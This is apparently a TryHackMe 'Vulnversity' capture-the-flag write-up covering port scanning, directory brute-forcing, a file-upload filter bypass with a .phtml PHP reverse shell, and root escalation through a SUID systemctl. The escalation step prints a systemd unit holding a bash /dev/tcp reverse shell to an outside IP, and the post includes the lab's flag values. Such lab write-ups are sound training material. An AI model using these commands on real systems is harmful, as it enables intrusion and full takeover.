
**Mark Seliternikov**


# TryHackMe - Vulneversity

The first thing I did was check if port 80 is open and try to connect to the server. The port wasn't open so I conducted an nmap scan:




```
3333/tcp open  http         syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Vuln University
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

As you can see it is running a webserver on port 3333. So I connected to this port to see what I'm dealing with.




So what I did next was to run gobuster to find interesting pages that I can get. I found this interesting discovery:




```
/css                 (Status: 301) [Size: 319] [--> http://10.10.128.211:3333/css/]
/js                  (Status: 301) [Size: 318] [--> http://10.10.128.211:3333/js/]
/fonts               (Status: 301) [Size: 321] [--> http://10.10.128.211:3333/fonts/]
/internal            (Status: 301) [Size: 324] [--> http://10.10.128.211:3333/internal/]
/server-status       (Status: 403) [Size: 303]
```

When going to that page I get a very handy function that I can use:




After finding this I ran gobuster again, but this time with “/internal/” in the URL. I found a possible location for the uploads to go:




```
/index.php            (Status: 200) [Size: 525]
/uploads              (Status: 301) [Size: 332] [--> http://10.10.128.211:3333/internal/uploads/]
/css                  (Status: 301) [Size: 328] [--> http://10.10.128.211:3333/internal/css/]
===============================================================
```

Because this server uses PHP, I can try to upload a reverse PHP shell in order to get a shell onto the machine. However regular “.php” extension is being filtered on the server’s side:
(The shell Im using: https://github.com/pentestmonkey/php-reverse-shell)



Extension not allowed

After looking for alternative PHP file extensions I found that “.phtml” works. Here it is in the directory listing of “uploads/”:




# Index of /internal/uploads

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| php-reverse-shell.phtml | 2021-07-12 05:32 | 5.4K | |
| test-upload.phtml | 2021-07-12 05:30 | 17 | |


*Apache/2.4.18 (Ubuntu) Server at 10.10.128.211 Port 3333*

After setting up a listener and then running the php script by requesting it from the server I got a shell onto the machine:




```
www-data@vulnuniversity:/tmp/legit$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@vulnuniversity:/tmp/legit$
```

The user flag location:




```
www-data@vulnuniversity:/home/bill$ ls
ls
user.txt
www-data@vulnuniversity:/home/bill$ cat user.txt
cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
www-data@vulnuniversity:/home/bill$
```

In order to escalate privileges (we are hinted to use a SUID binary) I ran the linpeas script:



```
-rwsr-xr-x 1 root   root        419K Jan 31  2019 /usr/lib/openssh/
-rwsr-xr-x 1 root   root        645K Feb 13  2019 /bin/systemctl
```

Apparently “systemctl” has the suid bit set! I found this on GTFObins:
[https://gtfobins.github.io/gtfobins/systemctl/#suid](https://gtfobins.github.io/gtfobins/systemctl/#suid)
So I tried to create a service which would create a reverse shell connection back to my machine but with root privileges:




```
www-data@vulnuniversity:/tmp/legit$ cat test.service
cat test.service
[Unit]
Description=root

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.11.36.213/5353 0>&1'

[Install]
WantedBy=multi-user.target
```

After enabling the service and starting it via “systemctl” I got a reverse shell but as root!:



```
root@vulnuniversity:~# ls
ls
root.txt
root@vulnuniversity:~# cat root.txt
cat root.txt
a58ff8579f0a9270368d33a9966c7fd5
root@vulnuniversity:~#
```

And done! :)